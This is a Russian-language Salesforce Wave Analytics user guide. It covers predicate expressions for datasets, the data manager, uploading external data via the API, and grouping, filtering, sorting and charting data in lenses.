Выборочные выражения предиката для наборов данных

Чтобы определить алгоритм построения выражения предиката, воспользуйтесь выборками ниже.

Выборки опираются на набор данных «Возможность», представленный ниже.

Возможность	Expected_Rev	Ответственный	OwnerRoleID	Stage_Name	IsDeleted
OppA	2000.00	Bill	20	Prospecting	True
OppB	3000.00	Joe	22	Closed Won	False
OppC	1000.00	可爱的花	36	Closed Won	False
OppD	5000.00	O'Fallon	18	Prospecting	True
OppE		Joe	22	Closed Won	True

Рассмотрим некоторые примеры, позволяющие понять алгоритм построения выражения предиката.

Выражение предиката	Сведения
`'OwnerRoleID' == "$User.UserRoleId"`	Проверка значений столбца в объекте User.
`'Expected_Rev' > 1000 && 'Expected_Rev' <= 3000`	
`'Owner' = "Joe" || 'Owner' = "Bill"`	
`('Expected_Rev' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"`	Скобки определяют порядок операций.
`'Stage Name' == "Closed Won" && 'Expected_Rev' > 70000`	
`'Owner' == "可爱的花"`	Строка содержит символы Юникод.

Выражение предиката	Сведения
`'Owner' == "O\'Fallon"`	Одинарная кавычка в строке требует наличия экранирующего символа.
`'Stage Name' == ""`	Проверка на наличие пустой строки.

Наборы данных

Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхсжатом виде. Наборы данных могут быть созданы разными способами. При необходимости измените созданные наборы данных.

Совет: Чтобы гарантировать отсутствие превышения максимального количества (250 миллионов) строк во всех зарегистрированных наборах данных, удалите неиспользуемые наборы данных.

СМ. ТАКЖЕ:

- Создание набора данных посредством внешних данных
- Редактирование набора данных
- Удаление набора данных

Отслеживание данных

Страница отслеживания данных содержит параметры для управления заданиями.


СМ. ТАКЖЕ:

- Запуск и остановка потока данных
- Расписание потока данных
- Отслеживание задания потока данных
- Отслеживание загрузки внешних данных

Диспетчер данных

В диспетчере данных можно отслеживать задания на обработку данных, подготавливать наборы данных с использованием рецептов и потоков данных и настраивать репликацию и подключения.

Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.




Вы будете перемещены на вкладку «Отслеживание», в которой отображаются ход выполнения рецепта, репликации и другие задания потоков данных. Вкладка «Потоки данных и рецепты» предоставляет доступ к двум основным инструментам подготовки данных. Откройте вкладку «Наборы данных», чтобы просмотреть наборы данных и реплицированные данные и использовать их для создания рецептов. Если репликация включена, на вкладке «Настройка» вы сможете просматривать и обновлять параметры для объектов Salesforce с поддержкой репликации, а также настраивать подключения к удаленным данным.

СМ. ТАКЖЕ:

- Оптимизация потоков данных с помощью репликации
- Отслеживание данных

Внешние данные

Интеграция внешних данных в Wave Analytics обеспечивает их доступность для запросов, выполняемых из проводника и конструктора.



Интерфейс External Data API позволяет пользователям загружать файлы внешних данных в Wave Analytics. Интерфейс External Data API может загружать CSV-файлы, а пользователи могут задавать структуру данных путем определения метаданных в формате JSON.

Интерфейс External Data API поддерживается интерфейсом API 31.0 или более поздней версии.

Ниже перечислены основные этапы загрузки внешних данных посредством интерфейса API.

1. Подготовьте данные в формате CSV и создайте файл метаданных для определения структуры данных.
2. Выполните программное подключение к организации Salesforce.
3. Настройте параметры загрузки путем вставки строки в объект InsightsExternalData и определения значений ввода (например, имя набора данных, формат данных и операция для выполнения над данными).
4. Разделите данные на блоки размером не более 10 Мб и загрузите их в объекты InsightsExternalDataPart.

5. Начните загрузку путем обновления поля «Действие» объекта InsightsExternalData.
6. Проверьте объект InsightsExternalData на наличие обновленных статусов и подтвердите успешную загрузку файлов.

Просмотр и визуализация данных

При фильтрации огромных объемов бизнес-данных пользователи могут не всегда знать, что они ищут. И понимают это только при обнаружении искомых данных. Salesforce Wave Analytics предоставляет пользователям возможность быстрого поиска по доступным данным, а также возможность создания необходимых визуальных элементов.

Просмотрите загруженные данные. Детализируйте данные посредством интерактивных визуализаций. Найдите непредусмотренные подробные сведения, которые могут оказаться полезными для бизнеса. Затем разрешите Wave Analytics создать привлекательные и информативные динамические диаграммы.

Интерактивный просмотр и визуализация данных

Просмотр данных — это повторяющийся процесс. Как правило, данный процесс содержит следующие этапы: просмотр, изучение, уточнение, сохранение и предоставление общего доступа.

Коллекции данных в Wave Analytics

Приложения Wave Analytics собирают и систематизируют данные в виде наборов данных, представлений Lens, панелей мониторинга и приложений. Эти наборы данных («активы Wave») соответствуют уровням уточнения данных — от необработанных данных, загруженных из исходных систем, до рекомендованных пакетных представлений данных.

Понятия просмотра данных

При изучении способов просмотра и визуализации данных рекомендуем просмотреть основные понятия (например, визуализация, мера и измерение).

Просмотр данных

Определите непредусмотренные подробные сведения, которые могут встречаться пользователям при интерактивном просмотре и визуализации данных посредством инструментов проводника.

Клонирование представления Lens

Дополняйте визуализацию путем клонирования линзы на новую вкладку, где можно будет продолжить работу. Вы можете сохранить оригинальную версию на ее собственной вкладке.

Сохранение визуализации

Сохраните визуализацию в виде представления Lens.

Предоставление общего доступа к визуализации

Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter, получения ее уникального URL-адреса, загрузки снимка экрана визуализации или ее отфильтрованных данных. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию. Чтобы поделиться активом, не предоставляя к нему общего доступа, используйте варианты загрузки.

Интерактивный просмотр и визуализация данных

Просмотр данных — это повторяющийся процесс. Как правило, данный процесс содержит следующие этапы: просмотр, изучение, уточнение, сохранение и предоставление общего доступа.



- Просмотр: просмотр набора данных.
- Изучение: определение границ и форм данных. При необходимости измените представление, примените увеличение или уменьшение и просмотрите результаты, отображаемые при использовании других параметров построения диаграмм.
- Уточнение: ограничение представления для отображения самых важных данных. Определите уровень детализации и категоризации, понятный коллегам. Выберите наиболее подходящую визуализацию диаграммы.
- Сохранение: сохранение внесенных изменений.
- Предоставление общего доступа: предоставление другим пользователям общего доступа к собственному представлению. При наличии более сложной презентации визуализация может использоваться для создания панели мониторинга.

Коллекции данных в Wave Analytics

Приложения Wave Analytics собирают и систематизируют данные в виде наборов данных, представлений Lens, панелей мониторинга и приложений. Эти наборы данных («активы Wave») соответствуют уровням уточнения данных — от необработанных данных, загруженных из исходных систем, до рекомендованных пакетных представлений данных.

- *Набор данных* содержит набор исходных данных, отформатированных и оптимизированных для интерактивного просмотра.
- *Представление Lens* — это конкретное представление данных из набора данных. Данная область позволяет выполнять произвольный анализ и визуализацию.
- *Панель мониторинга* — это набор рекомендованных диаграмм, показателей и таблиц на основе данных из одного или нескольких представлений Lens.
- *Приложение* — это специально созданный набор средств аналитики и ответов для конкретной области вашего бизнеса. Благодаря приложениям вы можете создавать разводки и мощные инструменты для непосредственного глубокого анализа данных. После создания панелей мониторинга, представлений Lens и наборов данных организуйте приложения на панели представлений, а затем предоставляйте общий доступ к ним для соответствующих групп пользователей.

Понятия просмотра данных

При изучении способов просмотра и визуализации данных рекомендуем просмотреть основные понятия (например, визуализация, мера и измерение).

Как правило, под *визуализацией* понимается диаграмма или график (например, секторная диаграмма, круговая диаграмма, временная шкала или тепловая карта). Данные, отображаемые в виде таблицы (например, таблица сравнения или сводная таблица), также считаются визуализацией. Каждая визуализация содержит базовый запрос, соответствующий способу, который используется Wave Analytics для извлечения информации из исходных данных.

Мера — это количественное значение (например, доход и курс обмена). Меры поддерживают математические операции (например, вычисление общего дохода и минимального курса обмена). Меры имеют имена (например, «Доход») и значения (например, «1 000 000 рублей»). Ниже перечислены рекомендации по просмотру визуализации диаграммы в Wave Analytics.

- Диаграмма отображает срез данных на основе количества или стоимости, либо отображает табличные данные.
- Мера — это, как правило, *агрегированное* значение, которое уже отображается после применения некоторых математических операций. Так, при первом просмотре набора данных, как правило, отображается простое агрегирование (например, количество строк). При просмотре и изменении или добавлении мер пользователи могут выполнять агрегирование по другому методу (сумма, среднее значение, максимальное значение и т. д.), однако способ агрегирования должен всегда определяться при выборе меры.
- Меры могут определяться по положению (крайние левые элементы в верхнем левом углу представления Lens) и тексту, указывающему на метод агрегирования (например, «Сумма: доход»).

Внимание: При выполнении запроса агрегирующего меры (например, суммирование или группирование), и превышении итоговым значением максимального значения числового поля (36 028 797 018 963 967) значение переполняется, а Wave Analytics возвращает неправильный результат.

Измерение — это качественное значение (например, регион, имя продукта и номер модели). Измерения позволяют группировать и фильтровать данные. В отличие от мер, измерения не поддерживают математические операции. Подобно мерам, измерения также имеют имена (например, «Регион») и значения (например, «Северо-восток»). Время, как правило, считается измерением, а не мерой.

Просмотр данных

Определите непредусмотренные подробные сведения, которые могут встречаться пользователям при интерактивном просмотре и визуализации данных посредством инструментов проводника.

Просмотр данных в представлении Lens

Данные, просматриваемые в произвольном режиме, отображаются посредством *представления Lens*. Представление Lens имеет несколько аспектов: способ просмотра данных в наборе данных, область графического отображения данных и основа для создания любой панели мониторинга.

Группирование данных по категориям

Группирование данных позволяет систематизировать данные для их отображения по категориям. Например, чтобы просмотреть характеры сезонных изменений в цикле продаж, сгруппируйте данные возможностей по месяцу закрытия сделок.

Фильтрация данных

Фильтрация представления Lens обеспечивает лаконичность диаграммы и позволяет просматривать только данные, являющиеся наиболее важными для компании, проекта или группы руководителей. Например, визуализация может быть ограничена конкретными финансовыми годами.

Изменение порядка сортировки

Выберите нужный порядок сортировки данных в визуализации диаграммы.

Изменение типа диаграммы

Переключение между типами диаграмм позволяет определить наиболее оптимальные параметры визуализации.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

Изменение мер

Выбор меры определяет всю визуализацию и ограничивает область просмотра. Например, измените меру и метод агрегирования со значения «Количество: возможности» на значение «Сумма: стоимость». Затем добавьте вторую меру для параллельного просмотра двух визуализаций.

Изменение шкалы диаграммы

На основе данных диаграмма отображает значения, которые широко распределены по оси и делают визуализацию малопонятной. Вы можете сузить масштаб диапазона, применив логарифмическую шкалу. Масштабирование доступно только для определенных диаграмм.

Навигация по столбцам таблицы сравнения

Создание столбцов и навигация между ними выполняется с помощью щелчков мышью или сочетаний клавиш.

Создание вычисляемых столбцов посредством таблицы сравнения

Рекомендуем использовать таблицу сравнения для определения настраиваемых формул со столбцами данных. Пользователи могут одновременно просматривать меры и выполнять математические операции над столбцами и строками таблицы.

Доступные функции окна в сравнительной таблице

Меню функций таблицы сравнений обеспечивает пользовательский интерфейс для доступа к полезным функциям окна, что позволяет не вносить их в SAQL-запрос вручную и экономит время. Выберите функцию и внесите изменения в созданный запрос SAQL в редакторе формул.

Возврат к предыдущему представлению с помощью функции журнала Начальное представление

Просмотр данных может завершаться разными результатами. Некоторые из них могут быть бесполезными, и это нормально. Проводник сохраняет полный журнал действий в представлении Lens. При нежелательном изменении представления Lens или при необходимости повторного просмотра данных анимаций рекомендуем использовать журнал для быстрого возврата к предыдущему состоянию визуализации. Чтобы вернуться к начальному состоянию панели мониторинга или просто снова увидеть эти стильные анимации, воспользуйтесь функцией сброса — это быстро вернет вас к начальному представлению.

Просмотр запроса под представлением Lens

Для сбора данных для визуализаций Wave Analytics использует язык запросов Salesforce Analytics (SAQL) в фоновом режиме под представлением Lens и панелями мониторинга. Откройте средство просмотра SAQL и просмотрите базовый запрос SAQL, который записывается во время его исследования или копирования для дальнейшего использования.

Вырезание представления Lens в панель мониторинга

Для включения представления Lens в панель мониторинга вырежьте представление. При вырезании представления Lens платформа добавляет запрос в виде этапа к последней использованной панели мониторинга. Если панель мониторинга не открыта, Wave добавляет этап к новой панели в конструкторе панелей мониторинга Wave. После добавления этапа к конструктору, его можно применить к виджету в панели мониторинга. Виджет переопределяет параметры визуализации представления Lens — виджет определяет способ отображения результатов запроса.

Просмотр данных в представлении Lens

Данные, просматриваемые в произвольном режиме, отображаются посредством *представления Lens*. Представление Lens имеет несколько аспектов: способ просмотра данных в наборе данных, область графического отображения данных и основа для создания любой панели мониторинга.

Щелкните нужный набор данных или представление Lens на начальной странице. Представление Lens открывается на новой вкладке.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics



Группирование данных по категориям


Группирование данных позволяет систематизировать данные для их отображения по категориям. Например, чтобы просмотреть характеры сезонных изменений в цикле продаж, сгруппируйте данные возможностей по месяцу закрытия сделок.

1. Нажмите кнопку **«Группа»**.




2. Введите первые буквы нужного измерения (например, «Дата закрытия») в поле поиска.

   Используемые измерения определяют категории, доступные для группирования.



3. Наведите указатель мыши на строку «Дата закрытия». Нажмите кнопку **«Шкала»**, отображаемую справа.



4. Выберите значение «Месяц» в списке «Шкала дат календарного года».




Диаграмма становится многостолбцовой и отображает данные, сгруппированные по году и месяцу закрытия.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:


- Используйте Wave Analytics



Прим.: После группировки измерения из результатов исключаются записи, содержащие нулевые значения, что влияет на число строк в представлении Lens. Чтобы предотвратить исключение пустых записей, присвойте им значение по умолчанию.

5. Чтобы добавить дополнительную группировку (также называется *ярусной группировкой*), нажмите кнопку **«Группа»**. Найдите измерение «StageName» посредством поля поиска.

   Сейчас добавляется только группа. При нажатии кнопки **«Фильтр»** добавляются группа и фильтр.




Данное действие инициирует изменение визуализации для отображения данных, сгруппированных по обоим измерениям. Каждой категории данных из последней подгруппы назначается цвет, а справа отображаются цветовые условные обозначения. Представление Lens может содержать не более четырех группировок.




Фильтрация данных

Фильтрация представления Lens обеспечивает лаконичность диаграммы и позволяет просматривать только данные, являющиеся наиболее важными для компании, проекта или группы руководителей. Например, визуализация может быть ограничена конкретными финансовыми годами.

1. Нажмите кнопку **«Фильтр»**.



Диалоговое окно «Добавить фильтр» отображает меры вверху списка, а измерения внизу списка.



2. Выберите измерение «FiscalYear».
Данное действие инициирует отображение значений для измерения «FiscalYear».

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:


- Используйте Wave Analytics



3. Выберите значения «2012» и «2013», а затем нажмите кнопку **«Добавить»**. При использовании поля поиска для поиска значений для фильтрации помните, что данный поиск чувствителен к регистру.
Примененный фильтр отображается напротив кнопки **«Фильтр»**.



Данное действие инициирует изменение визуализации диаграммы для отображения данных за финансовые года 2012 и 2013.



Изменение порядка сортировки

Выберите нужный порядок сортировки данных в визуализации диаграммы.

1. Щелкните меню действий для меры, которую необходимо отсортировать.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics




2. Выберите **Сортировка по убыванию** или **Сортировка по возрастанию**.

   Если мера уже отсортирована, вы можете отменить сортировку, выбрав **Очистить сортировку**.


Изменение типа диаграммы

Переключение между типами диаграмм позволяет определить наиболее оптимальные параметры визуализации.

1. Нажмите кнопку **Режим диаграммы**.



Данное действие инициирует отображение галереи типов диаграмм, доступных для данного представления Lens.



